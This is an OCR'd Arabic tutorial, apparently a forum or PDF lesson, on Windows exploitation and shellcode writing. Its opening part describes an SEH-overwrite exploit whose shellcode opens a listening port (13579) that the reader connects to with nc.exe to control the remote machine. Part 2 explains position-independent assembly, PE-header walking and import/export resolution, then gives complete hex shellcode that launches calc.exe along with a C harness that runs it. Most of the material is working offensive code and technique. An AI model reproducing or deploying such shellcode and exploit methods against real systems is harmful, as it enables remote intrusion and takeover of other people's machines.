
تشاهد حدوث الخطأ ، ويقول لك النظام لن يتم نقل التنفيذ إلى من خلال SEH لا تتعب نفسك
قلة أوكي:

ونفذ تعليمة shift+F9 لكي يستمر البرنامج في التنفيذ ولكن من خلال مؤشر SEH
وستجد أن البرنامج توقف عند العنوان الجديد

60A27FAE: 5B POP EBX

وبهذا نكون غيرنا مجرى التنفيذ وتم إكتشاف ثغرة .


للإستمرار ومشاهدة طريقة تنفيذ shellcode وفتح المنفذ ، فقط تتبع F8
لتصل إلى بداية الشل كود في المكدس



وبعد تنفيذ shellcode

ستجد وسترى فتح منفذ جديد كما هو محدد في الشيل كود برقم ١٣٥٧٩

منصت لكل أوامرك ولكي تتأكد ، نفذ التالي



وبعد ذلك تتصل بالمنفذ من خلال أداة nc.exe

وستفتح لك نافذة دوس للتحكم المباشر بالنظام الآخر

الجزء ٢

أساليب البرمجة المتقدمة للملفات التنفيذية

فكرة هذا الموضوع : تعلم كتابة البرامج التنفيذية بكل إحتراف تعمل في كل الظروف
وبأقل حجم ممكن وأقل إستهلاك للذاكرة ، وبدون لغة برمجة ؟! يعني بالصفر و الواحد !

درست هذة الفكرة جيداً فوجدت أفضل هذة الأكواد والأفكار إحترافية
هي ملفات الباتش (تغيير في الشفرة الثنائية لبرنامج) مثل ملفات تحديث النظام و تصحيح الأخطاء
بالإضافة إلى أغلب الفايروسات وأكواد إستغلال الثغرات shellcode

هذة الأنواع من البرامج والأكواد مختلفة عن بقية البرامج التي تراها ؟! كونها
تعمل في مكان غير مكانها (في ملف تنفيذي آخر) وتعمل في ظروف أخرى قد لاتعمل بها بقية البرامج

هذة البرامج أكثر البرامج إحترافية لأنها تأخذ حجم صغير جداً وإستهلاك بسيط للذاكرة
لدرجة أنك قد لاتحس بوجودها ، وهذة الطريقة تعتمد على أساليب وطرق إحترافية للغة الإسمبلي

هذة الملفات ليس لها ملف تنفيذي ولا مقدمة PE وهي المعلومات التي تسهل للبرنامج الوصول لخدمات النظام
وهنا تضطر لإستخدام مقدمة الملف التنفيذي التي تكتب بداخلة ؟!
وهذة العملية تتطلب فهم قواعد وقوانين حسابية تمكنك من فهم بنية الملفات التنفيذية
وأغلب هذة القواعد ستكون مأخوذة من مقدمة الملف PE ، تم دراستها هنا
http://www.arabteam2000-forum.com/index.php?showtopic=42961

المهم نبدأ الموضع :::>>>>>>

أول ما يدخل برنامجك أو shellcode إلى أي نظام كيف سيتصرف؟! ومن أين سيبدأ للتحكم في النظام

خطوات وقوانين بناء الملفات التنفيذية exe :

الخطوة الأولى تحديد عناون الكود التنفيذي في الذاكرة؟
هذة الخطوة مهمة ،،كيف سنعرف مكان وعنوان تنفيذ برنامجنا بداخل أي عملية
لكي نبدأ بتكوين بيئة للملف التنفيذي ، الحل بسيط عن طريق قانون أبسط

قانون تعليمة JMP و CALL
أنا متأكد أن أغلبكم تتبع وراقب طريقة عمل فايروس أو shellcode
وقد تستغرب من أن هذا الشل كود يبدأ بعشرات JMP و Call دون أي تنفيذ ودون سبب واضح؟!
وللمعلومة : فايروس ساسر يبدأ ب ٢٠ تعليمة jmp .. تقريباً

هذة الطريقة لتحديد عناوين الكود بداخل أي عملية .... كيف ؟

أولاً : تعليمة JMP و Call لهما نفس العمل وقد لايكون هنالك إختلاف ، إلى في العمل الإضافي للمعالج
عندما ينفذ المعالج تعليمة jmp فإنة ينقل التنفيذ فقط ، ولكن عندما ينفذ تعليمة call
فإن المعالج ينقل التنفيذ + يقوم بتخزين عنوان الرجوع للتعليمة التالية ، وهنا وجد الحل

الآن نريد تحديد أي عنوان بالبايت داخل برنامجنا ، نبدأ بتعليمة jmp وننقل التنفيذ
إلى العنوان الذي نريد معرفته ، بعد ذلك ننفذ تعليمة call ، مباشرة يقوم المعالج بشكل
تلقائي بدفع عنوان العودة إلى المكدس بواسطة الأمر push
نحن نقوم بكل بساطة بسحب عنوان العودة بتعليمة pop إلى أي مسجل وبهذا نكون قد حددنا موقعنا

--- وهذا هو الشكل النهائي للقانون ----

```
0012FE1C:    JMP SHORT 0012FE1F
0012FE1E:    NOP
0012FE1F:    CALL 0012FE62
xxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxx
0012FE62:   POP EDI
```

تلاحظ أن مسجل edi سيحمل بعنوان البلوك xxxxxxxxxxxx وهنا نضع أي شيء نريد تحديد عنوانة

وبعد ان عرفنا عنوان برنامجنا في أي عملية في الذاكرة ، ننتقل إلى الخطوة الثانية
ملاحظة : هذة الخطوة لا تطبق إلى إذا كان برنامجك ينتقل عبر المكدس (ثغرة في نظام التشغيل)

نقوم بإرجاع عناوين مسجلات esp و ebp إلى خلف عنوان برنامجنا التنفيذي
والسبب لأن هذة المسجلات تمثل مؤشرات البيانات في البرنامج الحالي ولا نريدها أن تتداخل مع الكود
وبذلك نطبق قانون :
عنوان ebp يساوي عنوان الكود التنفيذي لبرنامجنا - ناقص حجم الذاكرة التي نتوقع
إستخدامها لتخزين البيانات المؤقتة للبرنامج (ملاحظة : في مثالنا سنستخدم ١٢٠٠ بايت ، بالهكس ٥٠٠
-
عنوان esp يساوي قيمة ebp ناقص حجم الكود التنفيذي لبرنامجنا بالبايت، وفي مثالنا حجم البرنامج 2A0
===

لاحظ تكملة الكود السابق
عنوان البرنامج التنفيذ الذي حصلنا علية في المسجل edi
وبالإعتماد على عنوان برنامجنا سنطبق قانون espوebp :

```
0012FE62:   POP EDI
0012FE63:   MOV ESI,EDI
0012FE65:   XOR ECX,ECX
0012FE67:   MOV CH,5
0012FE69:   MOV EDI,ESI
0012FE6B:  SUB EDI,ECX
0012FE6D:  MOV EBP,EDI
0012FE6F:   MOV CH,3
0012FE71:   SUB EDI,ECX
0012FE73:   MOV EDX,EDI
0012FE75:   MOV DL,7C
0012FE77:   MOV ESP,EDX
```

وبعد أن قمنا بترتيب الكود ، بالإعتماد على قوانين المعالج
نبدأ بشغلة قد تكون الأهم وهي
الدوال ومكاتب الربط ؟ كيف نصل إلى خدمات نظام التشغيل
كلنا نعرف أن للملف التنفيذي مقدمة PE موجودة في أول ٥١٢ بايت في مقدمة الملف
هذة المقدمة تحتوي على معلومات كثيرة مايهمنا في هذة النقطة - عنوان الدوال المستوردة
كيف نصل إليها

أولاً العنوان الوهمي للملفات التنفيذي exe يساوي ٤٠٠٠٠٠ وهذا في كل المترجمات

يبدأ عند هذا العنوان توقيع الملف التنفيذي MZ

الآن كيف أحصل على عنوان PE لكي أصل إلى عنوان جدول الدوال المستوردة
يقوم النظام بتخزين إزاحة PE عند العنوان ٤٠٠٠٠٠ + 3C
القانون الأول : إزاحة PE تساوي العنوان الوهمي + 3C
وبهذا يكون عنوان PE يساوي العنوان الوهمي + إزاحة PE
كيف ؟

تابع تكملة الكود السابق:

تحميل المسجل ecx بالعنوان الوهمي للملفات التنفيذية وهو ٤٠٠٠٠٠

```
0012FE7C:   MOV CH,40
0012FE7E:   SHL ECX,8
```

بعد ذلك تحميل ecx بإزاحة مقدمة الملف pe وهي تساوي العنوان الوهمي + 3C

```
0012FE84:   LEA ECX,DWORD PTR DS:[ECX+3C]
```

بعد ذلك إضافة الإزاحة + العنوان الوهمي لنحصل على عنوان مقدمة الملف

```
0012FE87:   MOV ECX,DWORD PTR DS:[ECX] <- الإزاحة  تحميل المسجل بقيمة
0012FE89:   ADD ECX,DWORD PTR SS:[EBP-8] <- جمع الإزاحة والعنوان
الوهمي
```

لينتج عنوان مقدمة الملف

الآن نكون قد حصلنا على عنوان PE ونبدأ بإستخراج المعلومات
أول ماسنبحث عن هو عنوان جدول الدوال المستوردة
وتجد العنوان بهذة الطريقة : عنوان pe ونضيف لة القيمة 7F
لأن قيمة 7F تمثل إزاحة جدول الدوال المستوردة في مقدمة الملف ،، ونكمل الكود
=

قرائة مؤشر لعنوان جدول الدوال المستوردة

```
0012FE8C:   LEA ECX,DWORD PTR DS:[ECX+7F]
0012FE8F:   INC ECX
```

قرائة العنوان المؤشر علية وهو يمثل إزاحة الجدول

```
0012FE90:   MOV ECX,DWORD PTR DS:[ECX]
```

إضافة إزاحة الجدول إلى العنوان الوهمي للبرنامج لينتج لنا عنوان مباشر للجدول في الذاكرة

```
0012FE92:   ADD ECX,DWORD PTR SS:[EBP-8]
```

وفي هذة الخطوة نكون قد كونا برنامج قياسي في الذاكرة ،،
وبقي إستخدام الأوامر وإستيراد الدوال:

هذة النقطة تتطلب شرط ؟ وهو أن يكون البرنامج المستهدف يستخدم على الأقل دالة واحدة
وبالتأكيد هذا الشرط موجود في كل البرامج

ولكن ماهي الدالة التي تتوقع وجودها في كل أو أغلب البرامج
توجد دالتين متوفرة في كل البرامج القياسية وحتى المشفرة
وهما الدالة LoadLibraryA والدالة GetModuleHandleA

ونحن بدورنا سنستخدم في المثال الأول الدالة LoadLibraryA
وبعد ذلك سنقوم بتحميل أي مكتبة نريدها وإستخدام أي دالة
وفي مثالنا الأول سنقوم بتحميل المكاتب التالية
KERNEL32 و USER32
وسنستخدم دوال إضافية
GetProcAddress
WinExec
ExitThread
وسنستخدم معلومات مثل" calc.exe " لكي نقوم بتشغيل برنامج

والآن سنكمل برنامجنا السابق ، وسنضيف لة قسم بيانات
وسنكتب بة أسماء الدوال والمكاتب
إرجع إلى أول خطوة في برنامجنا وأضف لة البيانات الشابقة في مكان xxxxxxx

```
0012FE1C:    JMP SHORT 0012FE1F
0012FE1E:    NOP
0012FE1F:    CALL 0012FE62
xxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxx
0012FE62:   POP EDI
```

لكي نرجع عنوانها في الذاكرة -----
وبعد ذلك أكمل باقي الخطوات

الخطوة الأولى : البحث عن مكتبة KERNEL32 في الذاكرة
تتطلب هذة الخطوة دورة تنفيذية : تبدأ هذة الدورة ب
بتحديد مكاتب الربط عن طريق قانون ذكرناة في دروس سابقة
وهو قانون ال ٢٠ بايت للدوال المستوردة - راجع موضوع المترجمات
في البايت رقم C في هذة ال ٢٠ بايت يمثل عنوان لإسم مكتبة الربط
نستخرج هذا العنوان ثم نقرأ إسم المكتبة ثم نقارنة بإسم kernel
-
نكمل الكود :
قرائة إسم المكتبة من ال ٢٠ بايت

```
0012FE97:   MOV ECX,DWORD PTR DS:[ECX+C]

0012FE9A:  ADD ECX,DWORD PTR SS:[EBP-8]
```

مقارنة الإسم الذي حصلنا علية مع الأرقام وهي تمثل بداية إسم kern

```
0012FE9D:   CMP DWORD PTR DS:[ECX],4E52454B
0012FEA3:   JE SHORT 0012FEAC
```

إذا لم يتم إيجاد المكتبة ننتقل لثاني ٢٠ بايت وبالهكس يمثل ١٤

```
0012FEA5:   LEA EBX,DWORD PTR DS:[EBX+14]
0012FEA8:   MOV ECX,EBX
```

نعود إلى بداية الدورة

```
0012FEAA:   JMP SHORT 0012FE97
```

وستنتهي الدورة بعد أن وجد ال ٢٠ بايت التابع لمكتبة KERNEL32

وبعد أن نجد ال ٢٠ بايت الخاصة بمكتبة KERNEL32
نستخرج منها أول ٤ بايت وتمثل الدوال المستوردة من هذة المكتبة

ونبدأ بدورة بحث ثانية في جدول الدوال للبحث عن الدالة LoadLibraryA

إستخراج جدول عناوين الدوال

```
0012FEAE:    PUSH EBX
0012FEAF:    MOV ESI,DWORD PTR DS:[EBX]
0012FEB1:    ADD ESI,DWORD PTR SS:[EBP-8]
```

قرائة أسماء الدوال حسب العنوان

```
0012FEBA:   MOV EDI,DWORD PTR DS:[ESI]
0012FEBC:   ADD EDI,DWORD PTR SS:[EBP-8]
0012FEBF:    INC EDI
0012FEC0:    INC EDI
0012FEC1:    PUSH ESI                                ;
SEH.00404438
0012FEC2:    MOV ESI,DWORD PTR SS:[EBP-4]
0012FEC5:    XOR ECX,ECX
0012FEC7:   MOV CL,0D
```

مقارنة بين أسماء الدوال والدالة LoadLibraryA

```
0012FEC9:   REPE CMPS BYTE PTR ES:[EDI],BYTE PTR DS:>
0012FECB:   POP ESI
0012FECC:   JE SHORT 0012FED4
0012FECE:   INC EAX
0012FECF:   LEA ESI,DWORD PTR DS:[ESI+4]
0012FED2:   JMP SHORT 0012FEB4
```

وتنتهي الدورة بعد أن تجد مؤشر لعنوان تنفيذ الدالة LoadLibraryA
ونكمل الكود بإستخراج المؤشر

```
0012FED5:   MOV EBX,DWORD PTR DS:[EBX+10]
0012FED8:   ADD EBX,DWORD PTR SS:[EBP-8]
0012FEDB:   SHL EAX,2
0012FEDE:   ADD EBX,EAX
0012FEE0:   MOV EAX,DWORD PTR
DS:[EBX]                        ; kernel32.LoadLibraryA
```

بعد ذلك نقوم بتحميل المكتبة KERNEL32
ونبدأ بإستخراج إسم المكتبة من البيانات التي أضفناها لبرنامجنا

```
0012FEE2:   MOV DWORD PTR SS:[EBP-C],EAX
0012FEE5:   MOV EBX,DWORD PTR SS:[EBP-4]
```

```
0012FEE8:   LEA EBX,DWORD PTR DS:[EBX+D]
```

وبعد ذلك نتصل في دالة تحميل المكتبة

```
0012FEEB:   PUSH EBX
0012FEEC:   CALL EAX
```

وفي هذة الخطوة تستطيع تحميل أي مكتبة لإستخادمها
ونضيف تحميل المكتبة **user32.dll**

```
0012FEF1:   LEA EBX,DWORD PTR DS:[EBX+9]
0012FEF4:   PUSH EBX
0012FEF5:   MOV EAX,DWORD PTR SS:[EBP-C]
0012FEF8:   CALL
EAX                                     ;
kernel32.LoadLibraryA
```

والآن وبعد تطبيق كل الخطوات السابقة ، كل الذي بقي تكرار لم سبق
فمثلاً بعد تحميل أي مكتبة إلى الذاكرة ، نقوم بتطبيق أول خطوة تعلمناها الوصول إلى **pe**
وبعد ذلك نستخرج عنوان **(لاحظ)** الدوال المصدرة وليست المستوردة
- تابع الكود -

إستخراج عنوان الدوال المصدرة
الجديد في الكود هو الرقم ٧٨ وهو يمثل عنوان جدول الدوال المصدرة في **pe**

```
0012FF00:   MOV EAX,DWORD PTR DS:[EAX+3C]
0012FF06:   MOV EAX,DWORD PTR DS:[EAX+78]
```

وبعد ذلك نكرر عملية البحث عن أي دالة نريد إستخراجها
وفي مثالنا الدالة **GetProcAddress**

نبدأ بتحميل إسم الدالة من الكود الذي قمنا بكتابتة

```
0012FF15:   LEA EDI,DWORD PTR DS:[EBX+8]
```

وبعد ذلك نبدأ بعملية البحث عن إسم الدالة في جدول الدوال المصدرة

```
0012FF1A:   PUSH EDI
0012FF1B:   MOV ESI,DWORD PTR DS:[EAX]
0012FF1D:   ADD ESI,DWORD PTR SS:[EBP-10]
0012FF20:   XOR ECX,ECX
0012FF22:   MOV CL,0F
0012FF24:   REPE CMPS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
0012FF26:   JE SHORT 0012FF33
0012FF28:   POP EDI
0012FF29:   JMP SHORT 0012FF2D
0012FF2B:   JMP SHORT 0012FFA7
0012FF2D:   INC EDX
0012FF2E:   LEA EAX,DWORD PTR DS:[EAX+4]
0012FF31:   JMP SHORT 0012FF1A
```

وبعد أن توصلنا إلى عنوان الدالة GetProcAddress
بعد ذلك تبدأ الراحة .... والسهولة
إذا أردت أي دالة أو مكتبة فقط أضف إسمها إلى الكود الخاص بناء
وإستخدم الدالة GetProcAddress لإرجاع عنوانها وبعد ذلك تنفيذها

لاحظ المسجل ebx يحتوي على عنوان الدالة GetProcAddress
وسنقوم بتنفيذ الدالة WinExec التي أضفناها سابقاً وهي تشغيل ملف تنفيذي
وسنقوم بتشغيل برنامج الحاسبة في وندوز calc.exe
الشغلة ولا أبسط

نبدأ بقرائة إسم الدالة التي أضفناها في الكود وهي WinExec

```
0012FF6A:   MOV ESI,DWORD PTR SS:[EBP-10]
```

بعد ذلك نتصل بالدالة GetProcAddress

```
0012FF6D:   PUSH ESI
0012FF6E:   CLD
0012FF6F:   CALL EBX                                ;
kernel32.GetProcAddress
```

وثم تنفيذ WinExec

```
0012FF71:   POP EBX
0012FF72:   PUSH 1
0012FF74:   ADD BL,8
0012FF77:   PUSH EBX
0012FF78:   CALL EAX
```

وبعد كتابة الكود سنقوم بإختبارة في القسم الثاني من الموضوع :
إذا كانت بعض الخطوات غير واضحة بالنسبة لك ... تابع الموضوع

نبدأ :
البرنامج الذي كتبناة عبارة عن الشيل كود التالي:

```
char shellcode[] =

// بداية الشيل كود وهو عبارة عن قانون JMP - Call
"\xEB\x01\x90\xE8\x49\x00\x00\x00"
// البرنامج بداية بيانات
"LoadLibraryA"
"\x00"
"KERNEL32"
"\x00"
"USER32"
"\x00\x00"
"GetProcAddress"
"\x00"
"WinExec"
"\x00"
"calc.exe"
"\x00"
"ExitThread"
"\x00"
////////////////////////////////////////////////////
"\x5F\x8B\xF7"

البحث عن ترويسة الملف + المكتبة كيرنل//

"\x33\xC9\xB5\x05\x8B\xFE\x2B\xF9\x8B\xEF\xB5\x03\x2B\xF9\x8B\xD7"
"\xB2\x7C\x8B\xE2\x89\x75\xFC\xB5\x40\xC1\xE1\x08\x89\x4D\xF8\x8D"
"\x49\x3C\x8B\x09\x03\x4D\xF8\x8D\x49\x7F\x41\x8B\x09\x03\x4D\xF8"
"\x8B\xD9\x8B\x49\x0C\x03\x4D\xF8\x81\x39\x4B\x45\x52\x4E\x74\x07"
"\x8D\x5B\x14\x8B\xCB\xEB\xEB"

////////////////////////////////////////////////////
البحث عن الدوال والبالتحديد دالة تحميل المكاتب إلى الذاكرة//

"\x33\xC0\x53\x8B\x33\x03\x75\xF8\x80\x7E\x03\x80\x74\x14\x8B\x3E"
"\x03\x7D\xF8\x47\x47\x56\x8B\x75\xFC\x33\xC9\xB1\x0D\xF3\xA6\x5E"
"\x74\x06\x40\x8D\x76\x04\xEB\xE0"
////////////////////////////////////////////////////

تحميل أي مكتبة ربط إضافية//

"\x5B\x8B\x5B\x10\x03\x5D\xF8\xC1\xE0\x02\x03\xD8\x8B\x03\x89\x45"
"\xF4\x8B\x5D\xFC\x8D\x5B\x0D\x53\xFF\xD0\x89\x45\xF0\x8D\x5B\x09"
"\x53\x8B\x45\xF4\xFF\xD0\x89\x45\xEC"
////////////////////////////////////////////////////
```

```
// إستخدام الدالة GetProcAddress
"\x8B\x45\xF0\x8B\x40\x3C\x03\x45\xF0\x8B\x40\x78\x03\x45\xF0\x89"
"\x45\xE8\x8B\x40\x20\x03\x45\xF0\x8D\x7B\x08\x33\xD2\x57\x8B\x30"
"\x03\x75\xF0\x33\xC9\xB1\x0F\xF3\xA6\x74\x0B\x5F\xEB\x02\xEB\x7A"
"\x42\x8D\x40\x04\xEB\xE7"


//////////////////////////////////////////////////////
دالة تشغيل ملف تنفيذي + دالة إنهاء الثريد الحالي

"\x8B\x5D\xE8\x33\xC9\x53\x5F\x8B\x7F\x24\x03\x7D\xF0\xD1\xE2\x03"
"\xFA\x66\x8B\x0F\x8B\x5B\x1C\x03\x5D\xF0\xC1\xE1\x02\x03\xD9\x8B"
"\x1B\x03\x5D\xF0\x89\x5D\xE4\x8B\x55\xFC\x8D\x52\x2D\x8D\x7D\xE0"
"\x33\xC9\xB1\x06\x51\x52\x52\x8B\x75\xF0\x56\xFC\xFF\xD3"
"\x59\x6A\x01\x80\xC1\x08\x51\xFF\xD0\x8B\x4D\xFC\x80"
"\xC1\x3E\x51\x56\xFF\xD3\x6A\x00\xFF\xD0";
```

وبعد كتابة الشيل كود ، يأتي دور التجربة والإختبار

ولكي نقوم بعملية الإختبار يجب أن نضيفة إلى برنامج لكي نقوم بمراقبتة
والآن نقوم بكتابة الشيل كود داخل شفرة بلغة السي ونقوم بتنفيذة

```
#include <stdio.h>
#include <windows.h>

int main(int argc,char *argv[])
{


char shellcode[] =
"\xEB\x01\x90\xE8\x49\x00\x00\x00"
"LoadLibraryA"
"\x00"
"KERNEL32"
"\x00"
"USER32"
"\x00\x00"
"GetProcAddress"
"\x00"
"WinExec"
"\x00"
"calc.exe"
"\x00"
"ExitThread"
"\x00"
//////////////////////////////////////////////////////
"\x5F\x8B\xF7"
```


```
"\x33\xC9\xB5\x05\x8B\xFE\x2B\xF9\x8B\xEF\xB5\x03\x2B\xF9\x8B\xD7"
"\xB2\x7C\x8B\xE2\x89\x75\xFC\xB5\x40\xC1\xE1\x08\x89\x4D\xF8\x8D"
"\x49\x3C\x8B\x09\x03\x4D\xF8\x8D\x49\x7F\x41\x8B\x09\x03\x4D\xF8"
"\x8B\xD9\x8B\x49\x0C\x03\x4D\xF8\x81\x39\x4B\x45\x52\x4E\x74\x07"
"\x8D\x5B\x14\x8B\xCB\xEB\xEB"

//////////////////////////////////////////////////////

"\x33\xC0\x53\x8B\x33\x03\x75\xF8\x80\x7E\x03\x80\x74\x14\x8B\x3E"
"\x03\x7D\xF8\x47\x47\x56\x8B\x75\xFC\x33\xC9\xB1\x0D\xF3\xA6\x5E"
"\x74\x06\x40\x8D\x76\x04\xEB\xE0"
//////////////////////////////////////////////////////

"\x5B\x8B\x5B\x10\x03\x5D\xF8\xC1\xE0\x02\x03\xD8\x8B\x03\x89\x45"
"\xF4\x8B\x5D\xFC\x8D\x5B\x0D\x53\xFF\xD0\x89\x45\xF0\x8D\x5B\x09"
"\x53\x8B\x45\xF4\xFF\xD0\x89\x45\xEC"
//////////////////////////////////////////////////////

"\x8B\x45\xF0\x8B\x40\x3C\x03\x45\xF0\x8B\x40\x78\x03\x45\xF0\x89"
"\x45\xE8\x8B\x40\x20\x03\x45\xF0\x8D\x7B\x08\x33\xD2\x57\x8B\x30"
"\x03\x75\xF0\x33\xC9\xB1\x0F\xF3\xA6\x74\x0B\x5F\xEB\x02\xEB\x7A"
"\x42\x8D\x40\x04\xEB\xE7"


//////////////////////////////////////////////////////

"\x8B\x5D\xE8\x33\xC9\x53\x5F\x8B\x7F\x24\x03\x7D\xF0\xD1\xE2\x03"
"\xFA\x66\x8B\x0F\x8B\x5B\x1C\x03\x5D\xF0\xC1\xE1\x02\x03\xD9\x8B"
"\x1B\x03\x5D\xF0\x89\x5D\xE4\x8B\x55\xFC\x8D\x52\x2D\x8D\x7D\xE0"
"\x33\xC9\xB1\x06\x51\x52\x52\x8B\x75\xF0\x56\xFC\xFF\xD3"
"\x59\x6A\x01\x80\xC1\x08\x51\xFF\xD0\x8B\x4D\xFC\x80"
"\xC1\x3E\x51\x56\xFF\xD3\x6A\x00\xFF\xD0";




//بداية تنفيذ الشيل الكود الذي كتبناة

////////////////////////////////////////////////
void* addr=0;
MessageBox (0,"Start Shellcode",0,0);
addr=&shellcode[0];
__asm call addr

return 0;
}
```

وبعد ذلك ترجم البرنامج
وأدخلة في برنامج olly

وضع نقطة توقف على دالة المسج التي تخبرك ببداية الشيل كود
وبعدها مباشرة تجد تعليمة call إنتقل إلى العنوان الذي تؤشر علية وضع نقطة توقف
لأنة بداية برنامجنا ال shellcode

